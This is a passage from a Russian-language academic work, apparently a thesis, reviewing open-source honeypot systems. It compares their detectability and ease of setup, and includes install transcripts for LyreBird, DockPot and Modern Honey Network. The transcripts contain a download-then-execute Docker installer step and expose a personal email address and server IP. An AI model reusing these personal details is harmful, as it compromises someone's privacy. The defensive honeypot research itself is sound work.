Исходя из выше описанных проблем, можно сделать предположение, что средства виртуализации только увеличивают вероятность компрометации honeypot. Однако стоит заметить, что в настоящее время многие организации используют средства виртуализации для развертывания реальных систем с целью уменьшения производительных затрат. Так, например, в среде «VMware vSphere» можно создать целую систему из виртуальных хостов, на которых будут работать различные реальные службы и сервисы. Поэтому использование виртуального honeypot приемлемо с учетом правильной его настройки. Кроме этого, сейчас возможно развертывание honeypot с использованием более новых технологий, таких как средства контейнеризации.

Безопасность. От безопасности honeypot зависит дальнейшая компрометация всей системы. Поэтому важно ещё при настройке honeypot использовать разные механизмы их защиты. Так, для низкоинтерактивных honeypot существует механизм chroot, который позволяет оградить систему, на которой размещена «приманка», от последствий компрометации сервиса или приложения, являющего honeypot с низким уровнем взаимодействия.

В случаи же высокоинтерактивных honeypot для снижения риска их компрометации необходимо сделать корректную настройку iptables, а также использовать разные виды межсетевых экранов.

Функциональность. Функциональность honeypot еще один фактор, который обуславливает корректную работу данной технологии. Так, важно, чтобы honeypot почти полностью повторял функционал той системы, работу которого он имитирует, вне зависимости какого вида honeypot (высокоинтерактивный или низкоинтерактивный).

Гибкость. Если функциональность honeypot подразумевает полноту возможностей honeypot при имитации какой-либо системы, то гибкость подразумевает, насколько «приманка» может имитировать работу той или иной системы без привязки к какой-либо роли, например, honeypot в виде web-сервера, имитирующий работу уже ssh-сервера.

Делая выводы из выше описанных проблем honeypot, можно утверждать, что для снижения влияния проблем, связанных с использованием honeypot-технологий, необходимо учитывать все тонкости настройки и развертывания данного вида систем, а также использовать дополнительные технологии при их эксплуатации.

4 Процесс сбора и анализа информации, выполняемый honeypot-технологиями

Как было описано в разд. 1, одной из самых важных функций honeypot-устройства является сбор информации об проводимых атаках, злоумышленниках, а также об используемых ими технологиях и средствах. Поэтому важным аспектом перед развертыванием honeypot является определение списка информации, которую должна собирать honeypot-система о проводимых на нее атаках. На основе методики, сформулированной Р. МакГрю [8], можно утверждать, что основными критериями, которые позволяют полностью описать атаку, производимую на honeypot, являются:

- мотивация злоумышленника – определяет причину нападения;
- ширина и глубина – определяет количество используемых инструментов для проведения атаки, а также степень влияния атаки на систему;
- скрытность – определяет уровень сокрытия действий, проводимых злоумышленником при проведении атаки;
- сложность – определяет опыт злоумышленника, проводившего атаку, а также его уровень знаний;
- источник атаки – определяет уровень идентификации злоумышленника;
- уязвимость – определяет выявленный недостаток системы;
- технологии – определяет список инструментов, используемых злоумышленником для проведения атак.

После формирования описания атаки необходимо также определить информацию об злоумышленнике, которую должен собирать honeypot. Так, к таким данным относятся:

- IP-адрес злоумышленника или IP-префикс;
- порт, на котором работает злоумышленник или на котором работает автоматизированное средство, контролируемое им;

- протокол передачи данных;
- дата и время атаки;
- имя домена;
- страна, откуда производится атака;
- User agent;
- операционная система;
- URL.

Однако собирая данную информацию, важно учитывать, что злоумышленник может использовать разные механизмы и средства скрытия информации о себе. Так, например, многие злоумышленники применяют в своей работе программное решение «Tor», а также используют поддельные IP-адреса других стран.

Заключительным списком данных, который должен формировать honeypot, должен быть список целей злоумышленников. Обычно целью для злоумышленника является:

- программное обеспечение;
- уязвимость в системе;
- сервис;
- прошивка;
- операционная система;
- аппаратное обеспечение;
- устройство целиком (такое возможно, если конкретный уровень архитектуры не определен).

Важно отметить, что все категории данных, которые должен собирать honeypot в процессе своей работы, изменятся в зависимости от его назначения и функциональных возможностей. Описанные выше списки информации об атаках, злоумышленниках и их целях являются наиболее полными и могут как расширяться, так и уменьшаться, исходя от цели использования и развертывания honeypot-системы.

5 Обзор существующих реализаций honeypot-систем

5.1 Программные реализации honeypot-систем с низким уровнем взаимодействия

В ходе обзора программных решений honeypot-систем были рассмотрены как реализации honeypot с низким уровнем взаимодействия, так и с высоким.

Реализаций honeypot-технологий с низким уровнем взаимодействия в настоящее время очень большое количество, однако наиболее распространёнными являются:

- Pentbox;
- Dionea;
- HoneyPy;
- HoneyD.

Pentbox - это набор программных решений для обеспечения безопасности, содержащий различные инструменты для оптимизации работы PenTest, в том числе модуль Honeypot [9]. Данное ПО имеет только консольный интерфейс, что снижает удобство работы с ним. Модуль Honeypot может быть использован на разных портах системы, что существенно увеличивает гибкость данного инструмента в рамках его использования при настройке honeypot-технологий на реальной системе. Однако производительность настроенного honeypot в Pentbox низкая. Кроме этого, возможность обнаружения honeypot при использовании Pentbox средняя.

Dionea [10] – модульная система, эмулирующая различные протоколы, такие как: SMB, HTTP, FTP, TFTP, MSSQL, VoIP, SIP.

Dionea имеет несколько вариантов вывода информации в процессе работы, как в графическом виде (имеет локальный web-интерфейс), так и консольном. Данная система имеет ряд недостатков при ее настройке и дальнейшем использовании, так как она работает только с версией python2,

которая на сегодняшний день уже устарела. Уровень обнаружения же данной реализации honeypot-системы - средний.

HoneyPy [11] представляет собой honeypot с низким и средним уровнем взаимодействия. Он предназначен для простого развертывания, расширения функциональности с помощью плагинов, а также для применения пользовательских конфигураций. Данная реализация имеет ряд плагинов на языке Python, которые позволяют эмулировать разные TCP протоколы. Настройка HoneyPy занимает определенное время, так как необходимо правильно сконфигурировать файл honeypot-системы. Данная система работает только через консоль, однако имеет графический интерфейс для сбора данных. Уровень обнаружения HoneyPy – низкий.

HoneyD - это система, которая позволяет создавать эмулируемую сеть, состоящую из множества компьютеров, с различными операционными системами и запущенными сетевыми приложениями [12]. Главным достоинством данной реализации является гибкость работы, так как она позволяет запускать сразу множество эмулируемых сервисов. Кроме этого, система позволяет симулировать TCP/IP стек различных ОС и сетевых устройств, а также имеет возможность работы одновременно с реальным запущенным приложением. Существенно недостатком HoneyD является сложность настройки по сравнению с предыдущими реализациями, так как занимает большее количество временных ресурсов на конфигурировании всех сервисов. Система имеет только консольный вариант работы, а уровень обнаружения данной системы – низкий.

Сравнительная характеристика реализаций honeypot-технологий с низким уровнем взаимодействия представлен в таблице 1.

Таблица 1 – Сравнение программных реализаций низкоинтерактивных honeypot

Программная реализация	Характеристика			
	Простота настройки и установки	Функциональные возможности	Удобство работы	Уровень обнаружения
Pentbox	Высокая	Средние	Низкое	Средний
Dionea	Средняя	Низкие	Высокое	Средний
HoneyPy	Средняя	Среднее	Среднее	Низкий
HoneyD	Низкая	Высокие	Среднее	Низкий

На основе описания о каждой программной реализации, а также сравнительной характеристики, можно сделать вывод, что наиболее эффективной honeypot-системой с низким уровнем взаимодействия для применения в условиях реальной системы будет система HoneyD. Однако стоит заметить, что в настоящее время honeypot с низким уровнем взаимодействия представляют меньший интерес, чем высокоинтерактивные honeypot-системы, так как данные устройства могут имитировать работу только одной службы или процесса, вследствие чего могут собирать меньше информации о злоумышленнике.

5.2 Программные реализации honeypot-систем с высоким уровнем взаимодействия

В настоящее время «open-source» проектов в сфере высокоинтерактивных honeypot немного. Наиболее распространенными на сегодняшний день являются:

- T-Pot;
- LyreBird;
- DockPot;
- Modern Honey Network (MHN).

T-Pot – это высокоинтерактивный honeypot, представляющий собой модульную систему из множества docker-контейнеров [13]. Также T-Pot имеет следующие дополнительные инструменты:

- Cockpit – утилита для мониторинга производительности в режиме реального времени и в web-терминале;
- Cyberchef - web-приложение для шифрования, кодирования, сжатия и анализа данных;
- Kibana – инструмент для визуализации в графическом виде данных.
- Elasticsearch - web-интерфейс для просмотра результатов работы honeypot;
- Fatt – скрипт для извлечения метаданных сети из файлов типа «pcap» и сбора сетевого трафика;
- Spiderfoot – инструмент для автоматизации процесса «OSINT»;
- Suricata – механизм мониторинга сетевой безопасности.

Структура T-Pot представлена на рисунке 9.




Рисунок 9 – Архитектура honeypot «T-pot»

Установка «T-pot» может производиться либо с помощью готового ISO-образа, либо в дистрибутиве Debian 10 на основе клонированного git-репозитория. При этом «T-pot» можно устанавливать как в виде реального

хоста, так и виртуальной машины. Единственным условием при установке данного ПО на виртуальную машину является прямое подключение к сети через мост («bridged»). Необходимые системные требования для «T-pot» можно найти в git-репозитории проекта [13].

В то же время «T-pot» нельзя установить на другой дистрибутив Linux. Так, например, при установке данной honeypot-системы в Kali Linux 20.04, возникает ошибка при запуске bash – скрипта, отвечающего за установку T-pot.

После завершения установки T-pot создается два web-приложения (административная консоль и пользовательская система со всеми инструментами). Доступ к web-приложениям можно получить через браузер, введя IP-адрес хоста и указав порт, на котором размещена та или иная система.

В результате установки и настройки создается высокоинтерактивный honeypot с открытыми портами в диапазоне от 21 до 65389. В рамках дополнительного конфигурирования, некоторые порты можно закрыть. Подробную информацию о нарушителях, проводимых ими атак, можно получить в интерфейсе службы «Kibana».


На основе выше описанной информации можно сделать следующие выводы о данной системе. Достоинством T-pot является его функциональные возможности для развертывания honeypot с высоким уровнем взаимодействия. Данная модульная система имеет множество низкоинтерактивных honeypot, а также дополнительные инструменты для сбора информации о нарушителях и векторах атак. Процесс настройки и установки данной системы не сложен, однако есть недостаток в виде установки либо только из ISO-образа, либо только на дистрибутив Debian 10. На другие дистрибутивы Linux данная система не устанавливается. Кроме этого, в процессе эксплуатации системы, было замечено, что некоторые сервисы нестабильно работают, что ухудшает целостность и доступность системы.

Еще одним недостатком является то, что при первоначальной конфигурации системы, практически все порты у honeypot с высоким уровнем

взаимодействия будут открыты. Такой вид honeypot в большинстве случаев спугнет нарушителя дальше действовать на систему, так как в реальности нет таких хостов, где были бы открыты все известные порты.

LyreBird – это фреймворк для развертывания honeypot с высоким уровнем взаимодействия [14]. Данное ПО позволяет регистрировать все атаки нарушителей в реальном времени, а также позволяет обнаруживать атаки «человек по середине» из-за специфики своей сборки. Вся информация о векторах атак и злоумышленниках собирается в дампы файлов, а также в html-отчет.

Сама же система представляет собой Docker-контейнер. Пример установки и запуска LyreBird на дистрибутиве Kali Linux 20.04 представлен на рисунке 10.



```
user@user:~$ sudo apt-get install docker
user@user:~$ sudo docker pull lyrebird/honeypot-base
Using default tag: latest
user@user:~$ sudo docker images
REPOSITORY          TAG          IMAGE ID        CREATED         SIZE
lyrebird/honeypot-base  latest      c25c579196a4    4 years ago     256MB
user@user:~$ sudo docker run -it --name lyrebird lyrebird/honeypot-base /bin/bash
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Creating SSH2 ECDSA key; this may take some time ...
Creating SSH2 ED25519 key; this may take some time ...
invoke-rc.d: policy-rc.d denied execution of restart.
* Restarting OpenBSD Secure Shell server sshd
root@980f862c9ee9:/#
```

Рисунок 10 – Процесс развертывания LyreBird

В результате установки LyreBird запускается Docker-контейнер, который представляет собой высокоинтерактивный honeypot с открытым 22 портом для перехвата атак «человек по середине».

Достоинством данной системы является то, что она собрана в виде docker-образа, который можно развернуть на любом дистрибутиве Linux. Однако документация, приложенная к проекту на ресурсе hub-docker, не актуальная на сегодняшний день. Git-репозиторий проекта LyreBird не доступен, а последнее обновление производилось в 2016 году. Еще одним плюсом системы является то, что LyreBird единственный honeypot с высоким

уровнем взаимодействия, которое позволяет перехватывать атаки типа «man-in-the-middle». Скомпрометировать honeypot, созданный с помощью LyreBird, сложно, так как на нем открыт только один 22 порт, отвечающий за ssh-соединение. Все попытки ввести нелегальные данные для авторизации по ssh или провести атаки брутфорса пароля пользователя регистрируются данной системой. Кроме этого, так как LyreBird выполнен в виде docker-образа, то безопасность высокоинтерактивного honeypot также увеличивается. LyreBird во время тестирования стабильно работал, однако при завершении работы с docker-контейнером, его необходимо удалить из репозитория запущенных контейнеров и заново собрать.

Недостатком данной системы является сложность ее настройки, так как она уже представлена в готовом docker-контейнере, который сложно пересобрать. Заявленный же в документации к проекту конфигурационный файл «docker-compose.yml» отсутствует. Кроме этого, при окончании работы LyreBird не создает html-отчет, о котором также говорится в документации.

DockPot – это высокоинтерактивный ssh-honeypot, основанный на docker-контейнере. Данное ПО представляет собой NAT-устройство, которое имеет возможность выступать в качестве ssh-прокси между злоумышленником и honeypot с возможностью регистрации действий злоумышленника [15].

Dockpot основан на honeypot «Honssh» с некоторыми изменениями для запуска docker-контейнеров при новых соединениях. Кроме этого, Dockpot имеет в своем составе низкоинтерактивный honeypot – Kippo. Процесс установки Dockpot в дистрибутиве Kali Linux 20.04 представлен на рисунке 11.

```
user@user:~$ sudo apt-get install docker
user@user:~$ curl -sSL https://get.docker.com/ > installdocker.sh
user@user:~$ sh ./installdocker.sh
user@user:~/honeypot$ git clone https://github.com/aabed/dockpot.git
Клонирование в «dockpot»...
user@user:~/honeypot$ cd dockpot/
user@user:~/honeypot/dockpot$ ./honsshctrl.sh START
```

Рисунок 11 - Процесс развертывания Dockpot

В процессе установки Dockpot необходимо собирать два docker-контейнера, один из которых является ssh-сервером, а другим honeypot Dockpot.

Достоинством Dockpot является то, что он представлен в виде docker-контейнера, что облегчает процесс установки данной системы на любом дистрибутиве Linux. Однако сравнивая с тем же LyreBird, который также выполнен в виде контейнера, для Dockpot необходимо создать дополнительный docker-контейнер в виде ssh-сервера. Dockpot также, как и LyreBird давно не обновлялся, последние изменения проекта на github зафиксированы в 2015 году. Система имеет только открытый 22 порт, собрана в виде docker-образа, поэтому скомпрометировать honeypot будет сложно. Большим недостатком данного решения honeypot с высоким уровнем взаимодействия является то, что данные о злоумышленниках, фиксируются только в логах контейнера. Никакого графического представления собранной информации или отчета Dockpot не предусматривает. Также при тестировании Dockpot не всегда стабильно работал, так как docker-контейнер, отвечающий за ssh-сервер, не всегда мог установить соединение с docker-контейнером honeypot.

MHN – Modern Honey Network – это высокоинтерактивный honeypot, представляющий собой централизованный сервер для управления и сбора данных [16]. MHN позволяет быстро разворачивать разные сервисы и службы, а также собирать данные, которые можно просматривать с помощью web-интерфейса. Некоторые сервисы и службы MHN являются honeypot с низким уровнем взаимодействия, такие как: Snort, Cowrie, Dionaea, glastopf и другие.

Для удобства использования Modern Honey Network собран в виде web-приложения, написанном на фреймворке Flask [16]. Web-интерфейс позволяет собирать и разворачивать низкоинтерактивные honeypot, регистрировать и просматривать списки атак, формировать и сохранять отчеты о вторжениях, а также о злоумышленниках. В соответствии с документацией на данное ПО сервер MHN поддерживает работу на дистрибутивах Linux Ubuntu 18.04,

Ubuntu 16.04 и Centos 6.9. Процесс установки, настройки и запуска данной системы представлен на рисунке 12.

```
user@ubuntu:~$ sudo apt install git -y
user@ubuntu:/opt$ sudo git clone https://github.com/pwnlandia/mhn.git
Cloning into 'mhn'...
user@ubuntu:/opt$ cd mhn/
user@ubuntu:/opt/mhn$ sudo ./install.sh
Do you wish to run in Debug mode?: y/n n
Superuser email: demochkin2014@gmail.com
Superuser password:
Superuser password: (again):
Server base url ["http://85.234.37.158"]: http://127.0.0.1
Honeypot url ["http://127.0.0.1:3000"]:
Mail server address ["localhost"]:
Mail server port [25]:
Use TLS for email?: y/n n
Use SSL for email?: y/n n
Mail server username [""]:
Mail server password [""]:
Mail default sender [""]:
Path for log file ["/var/log/mhn/mhn.log"]:
+ echo -e '\nInitializing database, please be patient. This can take several minutes'
```

Рисунок 12 – Процесс развертывания Modern Honey Network

Достоинством МНН является его стабильная работа. Система позволяет в разном виде собирать всю информацию о проводимых атаках на honeypot и выводить пользователю в удобном для него виде в web-интерфейсе. Еще одним плюсом данного решения honeypot с высоким уровнем взаимодействия является то, что установка и настройка не занимают больших временных и технических затрат. Также имеется система авторизации пользователя при входе на web-интерфейс honeypot. Еще одним плюсом данной системы является то, что набор программных компонентов в составе высокоинтерактивного honeypot для сбора информации об атаках и злоумышленниках довольно обширный.

Кроме этого, есть возможность установки Modern Honey Network в виде docker-контейнера. Однако процесс стабильного развертывания МНН возможен только на некоторых дистрибутивах Linux. Например, на дистрибутиве Kali Linux 20.04 не получится развернуть данный honeypot, так как МНН работает с системой управления пакетами python-pip, а в Kali Linux 20.04 возможна работа только с версией python-pip3.

Общая сравнительная характеристика реализаций honeypot-технологий с высоким уровнем взаимодействия представлена в таблице 2.

Таблица 2 – Сравнение программных решений высокоинтерактивных honeypot

Программ- ная реализация	Характеристика			
	Функциональные возможности	Простота настройки и установки	Удобство использования	Уровень возможной компрометации
T-Pot	Высокие. Имеет большое количество низкоинтерактивных honeypot и инструментов для сбора информации об атаках и злоумышленниках	Высокая. Имеет готовый iso-образ для развертывания, а также есть возможность установки на готовый дистрибутив Linux.	Высокое. Существует web-приложение с разными инструментами, которые позволяют отслеживать всю информацию об злоумышленниках и проводимых ими атаках в разном представлении (таблицы, графики и т.д.)	Высокий. При первоначальной конфигурации honeypot имеет более 6000 открытых портов.
Lyrebird	Средние. Достоинством данной реализации является то, что она может перехватывать атаки «человек по середине»	Средняя. Установка данной системы происходит через docker-контейнер. Однако существует сложность при изменении	Низкая. Информация с honeypot собирается только в дамп-файл. Заявленный процесс создания html-отчета в документации на	Низкий в силу использования технологии контейнеризации, а также использования только ssh-порта для отслеживания проводимых атак на систему

Продолжение таблицы 2

Программ- ная реализация	Характеристика			
	Функциональные возможности	Простота настройки и установки	Удобство использования	Уровень возможной компрометации
		конфигурацион- ного файла honeypot в связи с спецификой docker-образа	проект не работает	
Dockpot	Низкие. Есть только возможности по прослушиванию ssh-сессий	Низкая. Для развертывания необходимо развернуть 2 docker- контейнера, при этом не каждый docker- образ ssh- сервера подойдет для контейнера системы Dockpot	Низкая. Информация о проводимых атаках и злоумышленни- ках можно наблюдать только в лог- файлах	Низкий в связи с использованием технологии контейнериза- ции
MHN	Высокие. Имеет достаточное количество низкоинтерактив- ных honeypot и инструментов для фиксации проводимых на систему атак	Высокая. Установка происходит с помощью bash- скрипта, при запуске которого можно указать все	Высокая. Используется web-приложение для подробного анализа собранных информации с honeypot	Средний. Первоначально система устанавливается на реальную систему с web- приложением, которое можно

Продолжение таблицы 2

Программ- ная реализация	Характеристика			
	Функциональные возможности	Простота настройки и установки	Удобство использования	Уровень возможной компрометации
	(более 15 разновидностей)	необходимые конфигурацион ные данные для развертывания системы		скомпрометиро- вать. Однако существует возможность запуска и установки MHN в виде docker- контейнера

На основе описания о каждой программной реализации, а также сравнительной характеристики, можно сделать вывод, что наиболее эффективной honeypot-системой с высоким уровнем взаимодействия является система Modern Honey Network. Процесс ее установки и настройки довольно прост. Система может устанавливаться как на готовую систему под управлением ОС Ubuntu Linux или Centos, так и в виде docker-контейнера. Также плюсом данной системы является то, что на сегодняшний день она поддерживается разработчиками, выходят новые версии (в отличии от Dockrot и Lyrebird). Кроме этого, как показал опыт, MHN работает более стабильно, чем программная реализация высокоинтерактивного honeypot – T-pot.

Однако MHN по своей сути не является точным воплощением honeypot с высоким уровнем взаимодействия. Данная система представляет из себя набор большого количества низкоинтерактивных honeypot, которые хотя и позволят собрать нужную информацию о злоумышленнике, функционал honeypot с высоким уровнем взаимодействия не смогут повторить.

В результате можно, сделать вывод, что большинство описанных высокоинтерактивных honeypot-систем, хотя и являются общедоступными для использования, но при этом давно разработаны и не поддерживаются

разработчиками, а также имеют недостатки в стабильности своей работы. Многие из описанных систем имеют свои плюсы, такие как: использование современной технологии контейнерной виртуализации, сбор, анализ и визуализация данных, зарегистрированных honeypot-системой. Однако данные плюсы имеет каждая описанная «open-source» honeypot-система по отдельности, поэтому разработка высокоинтерактивной honeypot-системы, сочетающая все плюсы описанных систем, является актуальной.

6 Разработка honeypot-системы

6.1 Вводные данные для разработки высокоинтерактивной honeypot-системы

Перед тем как разрабатывать модель высокоинтерактивной honeypot-системы с целью дальнейшего исследования сетевых атак, важно определить схему вторжения злоумышленника в высокоинтерактивную honeypot-систему. Поэтому была разработана схема вторжения злоумышленника в высокоинтерактивную систему, которая представлена на рисунке 13, а также в графической части на плакате «Схема вторжения злоумышленника в высокоинтерактивную honeypot-систему».




Рисунок 13 – Схема вторжения злоумышленника в высокоинтерактивную honeypot-систему

Исходя от схемы вторжения, можно также определить и алгоритм поведения злоумышленника в ходе проведения атаки на honeypot-систему. Алгоритм позволит определить этапы проведения атак, что даст построить более эффективную систему, которая будет собирать всю необходимую информацию о злоумышленнике. Алгоритм поведения злоумышленника представлен на рисунке 14, а также в графической части на плакате «Алгоритм поведения злоумышленника в ходе проведения атаки на honeypot-систему».




Рисунок 14 – Алгоритм поведения злоумышленника в ходе проведения атаки на honeypot-систему

Алгоритм поведения злоумышленника в ходе проведения атаки на высокоинтерактивную систему наглядно показывает, что большинство атак имеют 4 этапа, в ходе которых злоумышленник собирает информацию об интересующем объекте, пробует получить доступ к нему и в случае успешного вторжения делает попытки закрепиться в системе. Еще одним видом атак, которые может проводить злоумышленник, являются атаки отказа в обслуживании системы (DDoS-атаки).

Схема вторжения и алгоритм поведения злоумышленника в ходе проведения атаки на honeypot-систему дают возможность определить, что в ходе разработки модели высокоинтерактивной honeypot-системы с высоким уровнем взаимодействия не следует использовать реальную хостовую систему. Кроме этого, при разработке honeypot-системы необходимо скрыть важные файлы и директории, а также не использовать учетную запись суперпользователя системы или учетную запись пользователя с правами «sudo». Однако в то же время важно установить и использовать реальные

средства и программы в высокоинтерактивной системе, а не низкоинтерактивные honeypot-устройства или средства имитации работы сервисов, для того чтобы злоумышленник не заподозрил, что работает с honeypot-системой.

6.2 Архитектура системы

Разработанная система представляет собой высокоинтерактивную honeypot-систему, которая может применяться в исследовательских целях для определения действий злоумышленников, выполняемых ими на разных этапах сетевых атак. Архитектура разработанной высокоинтерактивной honeypot-системы представлена на рисунке 15, а также в графической части на плакате «Архитектура высокоинтерактивной honeypot-системы».

